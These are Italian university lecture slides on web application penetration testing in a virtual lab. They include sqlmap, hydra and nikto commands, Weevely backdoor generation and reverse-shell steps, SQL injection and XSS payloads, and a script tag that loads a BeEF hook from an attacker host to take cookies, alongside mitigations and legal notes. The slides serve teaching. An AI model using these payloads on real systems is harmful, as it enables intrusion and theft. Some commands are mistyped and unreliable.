



**DIIES** Dipartimento di  
**INGEGNERIA**

del'INFORMAZIONE, delle INFRASTRUTTURE e dell'ENERGIA SOSTENIBILE

Corso di Tecnologie per la sicurezza informatica

# Penetration Testing

Metodologie e Simulazione di Attacchi Web App

terza parte - 20 marzo 2019

Vincenzo Calabrò

# Web Penetration Testing




## What is a Web application?

- Computer with OS and some servers. (Apache, MySQL, etc.)
- Contains web application.
- Web application is executed here and not on the client's machine

## How to hack a Website?

- An application installed on a computer → web application pentesting
- Computer uses an OS + other applications → server side attacks
- Managed by humans → client side attacks



# OWASP Top 10 - 2017



## The Ten Most Critical Web Application Security Risks

[OWASP\\_Top\\_10-2017\\_\(en\).pdf](#)

Security web tools

E' un documento, redatto dall'OWASP (Open Web Application Security Project), per sensibilizzare la comunità degli sviluppatori sul tema della sicurezza delle applicazione web.

Vulnerability	tool
Injection	ZAP
Cross-Site Scripting (XSS)	BeEF
Broken Authentication and Session Management;	HackBar
Insecure Direct Object References	Burp Suite
Cross-Site Request Forgery (CSRF)	Tamper Data
Security Misconfiguration	Watobo
Insecure Cryptographic Storage	N/A
Failure to Restrict URL Access	Nikto/Wikto
Insufficient Transport Layer Protection	Calomel
Unvalidated Redirects and Forwards	Watcher

# Web Penetration Testing



This course will focus on web application penetration testing.

- **Gathering Information**
- **Discover, Exploit & Protect**
  - File Upload Vulnerabilities
  - Code Execution Vulnerabilities
  - Local File Inclusion Vulnerabilities
  - Remote File Inclusion Vulnerabilities
  - SQL Injection Vulnerabilities
  - Cross Site Scripting (XSS) Vulnerabilities
  - Insecure Session Management
  - Brute Force & Dictionary Attack
  - Discovery Vulnerabilities using Zap
- **Post Exploitation**

# Lab Schema Virtuale



Target  
Web  
Server  
Linux



Target  
Workstation  
Windows



Attacker Kali Linux

# Information Gathering



- IP address.
- Domain name info.
  - Whois lookup - find info about the owner of the target
- Technologies used.
  - Netcraft Site Report - Shows technologies used on the target
- Other websites on the same server.
  - One server can serve a number of websites
  - Gaining access to one can help gaining access to others
- DNS records.
  - Robtex DNS lookup - Shows comprehensive info about the target website
- Unlisted files, sub-domains, directories.

# Tools per l'Enumeration del Web Content



**Dirb** [<http://dirb.sourceforge.net/>]

- è un web scanner che scopre le pagine/dir standard.

> dirb http://ip\_target/

**DirBuster** [[https://www.owasp.org/index.php/Category:OWASP\\_DirBuster\\_Project/](https://www.owasp.org/index.php/Category:OWASP_DirBuster_Project/)]

è un Web server directory di tipo brute-forcer.

> dirbuster

**Nmap**

> nmap --script http-enum.nse [host]

# Vulnerability Analysis: Active



## Web Application Scanner

- **Uniscan** [<http://sourceforge.net/projects/uniscan/>]  
Test Remote and Local File Include, Remote Command Execution  
`uniscan -u http://ip_target/ -qweds`
- **Nikto** [<https://cirt.net/Nikto2>]  
Web server scanner for vulnerability  
`nikto -h ip_target`  
`nikto --url http://ip_target`
- **Nmap**  
`nmap --script vuln ip_target`



# Vulnerability Analysis: Active



- **nikto -host http://ip\_target/dvwa**
  - Scopriamo che la versione di web server è scaduta
  - La vulnerabilità OSVDB-877 consente di scoprire la versione del webserver e s.o. attraverso il banner
    - Es. telnet ip\_target 80
    - Get index.html
  - La vulnerabilità OSVDB-3268 consente di visualizzare il contenuto di una directory
    - Es. browser su http://ip\_target/dvwa/config/
    - Aprire il file config.inc.php e appare nulla
    - Aggiungiamo ~ a config.inc.php~
    - E scopriamo le password del db
- **uniscan -u http://ip\_target/dvwa - qweds**

**ES. 38**

# Vulnerability Analysis: Active



## Web Application Scanner

- **Sqlmap** [<http://sqlmap.org/>]

Detecting and exploiting SQL injection flaws and taking over of database

```
sqlmap -u "http://ip_target/dvwa/?id=1" --dbs
```

- **Wpscan** [<http://wpscan.org/>]

WordPress vulnerability scanner

```
wpscan -url http://ip_target -enumerate u
```

- **Joomscan** [<https://www.owasp.org/>]

Joomla vulnerability scanner

```
joomscan -u http://ip_target
```

# Vulnerability Analysis: Passive



**Burp Suite** - Portswigger ([www.portswigger.net](http://www.portswigger.net))

Proxy server: consente di analizzare il traffico e di simulare attacchi

**BeEF Framework** ([beefproject.com](http://beefproject.com))

The Browser Exploitation Framework - Testa le vulnerabilità del browser

**P0f** ([lcamtuf.coredump.cx/p0f3/releases/](http://lcamtuf.coredump.cx/p0f3/releases/))

Passive OS fingerprinting

**Wireshark** ([www.wireshark.org](http://www.wireshark.org))

Consente di catturare ed analizzare il traffico di rete e software

**Tcpdump** ([www.tcpdump.org](http://www.tcpdump.org))

È un tool per il debugging di rete



# Exploitation: File Upload Vulns

Exploitation:

## FILE UPLOAD VULNS

- Simple type of vulnerabilities
- Allow user to upload executable files such as php

Upload a php shell or backdoor, ex: weevly

1. Generate backdoor > `weevly generate [password] [file]`
2. Upload generated file
3. Connect to it > `weevly [url to file] [password]`
4. Find out how to use weevly > `help`

ES. 39



# Exploitation: File Upload Vulns

## INTERCEPTING REQUESTS

HTTP Requests: GET & POST

### Basic Information Flow

- User clicks on a link
- HTML website generates a request (Client Side)
- Request is sent to the server
- Server performs the request (Server Side)
- Sends response back



# Mitigation: File Upload Vulns



## Mitigation:

### FILE UPLOAD VULNS

1. Never allow user to upload executables (php, exe, ...)
2. Check the file type AND the file extension.
3. Analyse the uploaded file itself, recreate it and rename it.

# Exploitation: Code Execution Vulns



Exploitation:

## CODE EXECUTION VULNS

- Allow an attacker to execute OS commands.
- Windows or Linux commands.
- Can be used to get a reverse shell.
- Or upload any file using wget command.
- Code execution commands attached in the resources
- Automatic Tool: **commix -h**  
**commix -u «url»**

ES. 42

# Mitigation: Code Execution Vulns



Mitigation:

## CODE EXECUTION VULNS

- Don't use dangerous functions.
- Filter use input before execution.
  - E.g. ip address (nnn.nnn.nnn.nnn)



# Exploitation: Local File Inclusion



Exploitation:

## LOCAL FILE INCLUSION

- Allows an attacker read ANY file on the same server.
- Access files outside www directory.

**ES. 44**

## SHELL FROM LOCAL FILE INCLUSION

- Try to inject code into readable files
- Ex:
  - `/proc/self/environ`
  - `/var/log/auth.log`
  - `/var/log/apache2/access.log`

**ES. 45**

# Exploitation: Remote File Inclusion



Exploitation:

## REMOTE FILE INCLUSION

- Similar to local file inclusion.
- But allows an attacker read ANY file from ANY server.
- Execute php files from other servers on the current server.
- Store php files on other server as .txt

**ES. 46**

# Mitigation: File Inclusion Vulns



Mitigation:

## FILE INCLUSION VULNS

1. Prevent remote file inclusion
  - **Disable** allow\_url\_fopen
  - **Disable** allow\_url\_include
2. Prevent local file inclusion
  - Use **static** file inclusion

# Vulnerability: SQL-Injection



La SQL injection è una tecnica di hacking che mira ad iniettare del codice sfruttando vulnerabilità di una web application che fa uso di database di tipo SQL.

La vulnerabilità è dovuta alla mancanza di controlli sui dati ricevuti in input. Comandi SQL sono quindi iniettati tramite query nel database di un'applicazione web al fine di autenticarsi con i massimi privilegi in aree protette del sito anche senza essere in possesso delle credenziali d'accesso e di visualizzare e/o alterare dati sensibili.

Ci sono tre tipi di tecniche:

- **Normale** - in cui vengono effettuate operazioni sul DB
- **Investigativo** - con cui si ottengono le informazioni del DB
- **Blind - Injection** c.d. «alla cieca», perchè non vengono visualizzati i messaggi d'errore del DB


# Vulnerability: SQL-Injection

Scoprire tutti i valori di una tabella

- Query sottoposta al Database:

```
SELECT campoStr FROM tabella  
WHERE chiave = 'stringa';
```

- stringa= X' OR 'X'='X



```
SELECT campoStr FROM tabella  
WHERE chiave = 'X' OR 'X'='X';
```

- Il significato della query è stato alterato.

esempio

# Exploitation: SQL Injection



## What SQL ?

- Most websites use a database to store data.
- Most data stored in it (username, password, etc).
- Web application reads, update and insert data in the database.
- Interaction with DB done using SQL.

**ES. 47**

## Why are they so dangerous

1. They are everywhere.
2. Give access to the database → sensitive data.
3. Can be used to read local files outside www root.
4. Can be used to log in as admin and further exploit the system.
5. Can be used to upload files.

**ES. 48**

# Exploitation: SQL-Injection



## SQLmap

- Tool designed to exploit sql injections.
- Works with many db types, mysql, mssql, etc.
- Can be used to perform everything we learned and more!

➤ `sqlmap -help`

➤ `sqlmap -u [target url]`

# Exploitation: SQL-Injection



Apriamo un terminal e lanciamo il comando

```
Sqlmap -u "http://ip_target/dvwa/vulnerabilities/sqli/ "  
--forms --cookie="security=low; PHPSESSID=12345xyz67890"
```

Se è vulnerabile, aggiungere alla stringa i seguenti parametri

- dbs per conoscere i database
- users per conoscere gli utenti
- passwords per conoscere le password
- D dvwa -- schema per conoscere lo schema del db dvwa
- D dvwa -- dump per leggere tutto il contenuto del db
- D dvwa -- tables per leggere l'elenco delle tabelle
- D dvwa - T tab -- columns per leggere l'elenco delle colonne

Copiare l'hash di una password e trovarla su google



# Preventing: SQL-Injection



## Preventing SQLi

- Filters can be bypassed.
- Use black list of commands? Still can be bypassed.
- Use whitelist? Same issue.
- Use parameterized statements, separate data from sql code.

# Vulnerability: Cross Site Scripting



Il CSS o XSS è un tipo di attacco che permette ad un aggressore di inserire codice arbitrario come input di una web application, così da modificarne il comportamento. Il target dell'attacco è l'utente.

Se uno script consente questo tipo di attacco, si possono confezionare URL ad hoc e inviarle all'utente vittima.

All'utente, ignaro di questa modifica, sembrerà di utilizzare il normale servizio offerto dal sito web vulnerabile.

I vettori ideali per effettuare l'attacco sono le pagine web o l'e-mail.

Vedremo due tipologie:

- **Reflected:** l'aggressore crea un Url appositamente studiato per compiere l'attacco, ad esempio un link che arriva sulla propria casella di posta nei messaggi di phishing.
- **Stored:** l'aggressore modifica il contenuto di una pagina, ad esempio inserendo lo script nocivo nella pagina di un blog o in un commento di un forum.

# Exploitation: Cross Site Scripting



## XSS - Cross Site Scripting Vulns

- Allow an attacker to inject javascript code into the page.
- Code is executed when the page loads.
- Code is executed on the client machine not the server.

Three main types:

### 1. Reflected XSS

- It is usually sent to the victim as a link.

**ES. 50**

### 2. Persistent/Stored XSS

- Persistent, stored on the page or DB.
- The injected code is executed everytime the page is loaded.

**ES. 51**

### 3. DOM based XSS

# Exploitation: Cross Site Scripting



## Exploiting XSS - Beef Framework

- Run any javascript code.
- Targets can be hooked to beef using javascript code.
- Browser Exploitation Framework allowing us to launch a number of attacks on a hooked target.



→ Inject Beef hook in vulnerable pages.

→ Execute commands from beef.



ES. 52

# Exploitation: Cross-site scripting (XSS)



1. Aprire Beef su Kali (username: beef password: beef)
2. Su un altro PC aprire il browser e andare su DVWA
3. Impostare Livello di Security=Low
4. Aprire XSS reflected oppure XSS stored
5. Inserire `<script>alert("Prova")</script>`
6. Inserire `<script src="http://ip_beef:3000/hook.js"></script>`  
oppure aprire il sito `http://ip_beef:3000/demos/bitcher.html`
7. Tornare su Beef
8. Controllare "Online browser"
9. Aprire "Command" e provare "cookie"
10. Prelevare il cookie del browser

Script iniettato



# Exploitation: Cross Site Scripting



## Exploiting XSS - Veil Framework

- A backdoor is a file that gives us full control over the machine that it gets executed on.
- Backdoors can be caught by Anti-Virus programs.
- Veil is a framework for generating Undetectable backdoors.



ES. 53

# Preventing: Cross Site Scripting



## Preventing XSS Vulns

- Minimize the usage of user input on html.
- Escape any untrusted input before inserting it into the page.

# Vulnerability: Cross-Site Request Forgeries



- Cross-Site Request Forgeries (CSRF) è l'opposto del cross-site scripting.
- Si tratta di una vulnerabilità che sfrutta un ignaro utente per attaccare a sua insaputa un'altra applicazione sfruttandone i diritti dell'utente attaccato.
- L'attacco avviene nel momento in cui un utente che possiede diritti su un server A (server attaccato) visita una pagina su un server B (di proprietà dell'attaccante e dove egli può introdurre una CSRF liberamente. La pagina costruita dall'attaccante contiene solitamente dei tag che permettono di eseguire operazioni GET al browser come src in img, iframe etc. Senza che l'utente se ne accorga possono essere eseguite operazioni su un altro server (o anche sul server stesso).
- L'utente non si accorgerà di nulla, se non di non riuscire a visualizzare alcune immagini. L'attacco può essere eseguito anche inviando mail in formato HTML (come per il cross-site scripting), permettendo di attaccare specifici utenti che si trovano dietro un firewall.
- Sono particolarmente vulnerabili ai CSRF le applicazioni web che eseguono operazioni "importanti" attraverso semplici richieste GET utilizzano sistemi di auto-login (...utenti che non eseguono il log-out).




# Vulnerability: Cross-Site Request Forgeries



## Cross-Site Request Forgeries (CSRF)

- Requests are not validated at the server side.
- Server does not check if the user generated the request.
- Requests can be forged and sent to users to make them do things they don't intend to do such as changing their password.



# Vulnerability: Automatic tools



## Zed Attack Proxy ZAP

- Automatic find vulnerabilities in web applications.
- Free and easy to use.
- Can also be used for manual testing.

➤ zapoxy

➤ come proxy server 127.0.0.1:8080

# Brute Force & Dictionary Attacks



## 1. Brute Force Attacks

- Cover all possible combinations

## 2. Dictionary Attacks

- Use a wordlists, try every password in the list only.

## Creating a Wordlist

Crunch can be used to create a wordlist.

Syntax:

➤ `crunch [min] [max] characters] -t [pattern] -o [filename]`

Example:

➤ `crunch 6 8 123abc$ -i wordlist -t a@@@@@b`

**ES. 55**

# Brute Force & Dictionary Attacks



## HYDRA

Hydra is a bruteforce tool that can be used to bruteforce almost any authentication service.

Syntax:

```
>hydra [IP] -L [usernames] -P [passwords] [service]
```

Example:

```
>hydra 192,168,79,133 -l admin -P /root/wordlist.txt http-post-form  
"/mutillidae/?page=login.php:username^USER^&password=^PASS^&login-  
php-submit-nutton=Login:F=Not Logged IN"
```

# Post Exploitation



## Post Exploitation:

### Basic Bash to Weevely

1. Generate backdoor
  - `weevly generate [password] [file name]`
2. Upload it to any server (make sure you have a direct url)
3. Download it from hacked machine.
  - `wget [url]`
4. Connect to it from Kali
  - `weevly [url to file] [password]`

ES. 57

# Post Exploitation



## Wheevly Basic

- Run any shell commands directly
  - `whoami`
- Run Weevevly functions
  - `[function name]`
- List all weevevly functions
  - `help`
- Get help about a specific function
  - `[function name] -h`
- Use the `commands` function if the above does not work
  - `shell_sh -h`
- Usage
  - `shell_sh [command]`
  - `shell_sh -v [vector] [command]`

ES. 58

# Post Exploitation



## Wheevly Basic

- Download files to localmachine
- Find plugin help
  - `file_download -h`
- Usage
  - `file_download -vector [vector][filename] -host [host] [location to store file]`
- Upload files to localmachine
- Find plugin help
  - `file_upload -h`
- Usage
  - `file_upload -vector[vector][location on local machine][location to store file]`

# Post Exploitation



## Wheevily to Reverse Shell

- Reverse shell connection from target to us.
- May help us bypass security.
- Get function help
  - `backdoor_reversetvp -h`
- Usage
  - `backdoor_reversetvp -vector [vector][your ip] [port]`



# Post Exploitation



## Wheevly Accessing the Database

- Find and read config file
- Use `sql_console` to drop to sql console or `sql_dumo` to dump the whole database
- Examples
  - `sql_console -h`
  - `sql_dump -h`
- Usage
  - `sql_dump -vectot [vector] -host [host] -lpath [location to store date] [DBName] [username] [password]`

ES. 61

# Web application firewall



A web application firewall (or WAF) filters, monitors, and blocks HTTP traffic to and from a web application.

A WAF is differentiated from a regular firewall in that a WAF is able to filter the content of specific web applications while regular firewalls serve as a safety gate between servers.

By inspecting HTTP traffic, it can prevent attacks stemming from web application security flaws, such as SQL injection, cross-site scripting (XSS), file inclusion, and security misconfigurations.

Deployment options:

- Appliance (Barracuda, Citrix, F5, Fortinet, Imperva, Penta Security, Radware, Sophos)
- Cloud (Akamai, Alibaba, Amazon, Cloudbric, Cloudflare, F5, Fastly, Imperva, Radware)
- Open Source: **ModSecurity.org** (The project is part of OWASP)

# Conclusioni



Considerazioni finali

Aspetti legali

# Considerazioni finali



## Cosa abbiamo visto:

- Information gathering
  - Abbiamo trovato le informazioni tecniche
  - Ma abbiamo escluso l'OSINT ed il Social Engineering
- Vulnerability Analysis dei Servizi di rete e Web Application
  - Vulnerabilità note
  - Sql-Injection
  - Cross-Site Scripting
  - Non abbiamo testato i protocolli di rete, i sistemi operativi, le infrastrutture fisiche
- Exploitation sfruttando le vulnerabilità note
  - Abbiamo utilizzato gli exploit pubblici
  - Non abbiamo testato i metodi alternativi:  
reverse engineering, binary static analysis, fuzzing testing

# Considerazioni finali: benefits



*“The goal of a penetration test is to increase the security of the computing resources being tested”*

## PRO

1. Le penetrations sono certe, perchè vengono dimostrate
2. Le evidenze trovate posso diventare i payload di altri test
3. I risultati ottenuti non sono ipotesi, ma dati reali
4. Quasi mai rilevano falsi allarmi
5. I suggerimenti forniti, se correttamente seguiti, forniscono un contributo concreto all'innalzamento della sicurezza
6. Certificano la compatibilità a determinate Linee Guida di sicurezza

# Considerazioni finali: drawback



*“The penetration testing is not a panacea”*

## CONTRO

1. Non è sufficiente a dimostrare che un Sistema sia sicuro
2. Molto probabilmente, non verranno scoperte tutte le vulnerabilità
3. La correzione delle vulnerabilità presenti non significa che non ce ne siano altre
4. I risultati ottenuti dipendono dalle regole di ingaggio e dall'ipotesi trovata del modello di minaccia
5. Se si modifica il software, la configurazione, la topologia della rete, ecc. occorre effettuare un nuovo test.

# Aspetti legali



- **Codice Penale Italiano:**

- Art. 50: **Consenso dell'avente diritto**
- 615 ter: **Accesso abusivo ad un sistema informatico o telematico**
- 635 bis: **Danneggiamento di sistemi informatici e telematici**

- **Codice Civile;**

- Contratto (Art. 1321);
- Diligenza (Art. 1176); (Art. 2236)
- Approvazione espressa di clausole (Artt. 1342 e 1342);
- Appalto di servizi Vs. Prestazione d'opera intellettuale;
- Responsabilità Contrattuale (1218);
- Responsabilità extracontrattuale (art. 2043);

- **Codice in materia di protezione dei dati personali;**

- Art. 29 / Art. 30;
- Art. 31;
- Art. 167;

- Allegato B al Codice Privacy;

- Regolamento EU 679/2016;

- D.Lgs 231/2001 - Disciplina della responsabilità amministrativa delle persone giuridiche, delle società e delle associazioni anche prive di personalità giuridica (Art. 24 bis);




***“ I am convinced that there are only two types of companies: those that have been hacked and those that will be. And they are converged into one category: companies that have been hacked and will be hacked again. ”***

Robert Mueller, Direttore del FBI, 2012

Molto probabilmente oggi quelle aziende saranno state tutte attaccate. Per cui il vero problema non è se verremo attaccati, ma quando e quante volte.








# Riferimenti



<http://vulnerabilityassessment.co.uk/Penetration%20Test.html>



***“Security is a process,  
not a product”*** Bruce Schneier, 2000

**Fine**



[vincenzocalabro.it](http://vincenzocalabro.it)

[linkedin.com/in/vincenzocalabro](https://www.linkedin.com/in/vincenzocalabro)

***“Security is more than a process.  
It’s a proficiency.”*** Lance Hayden, 2016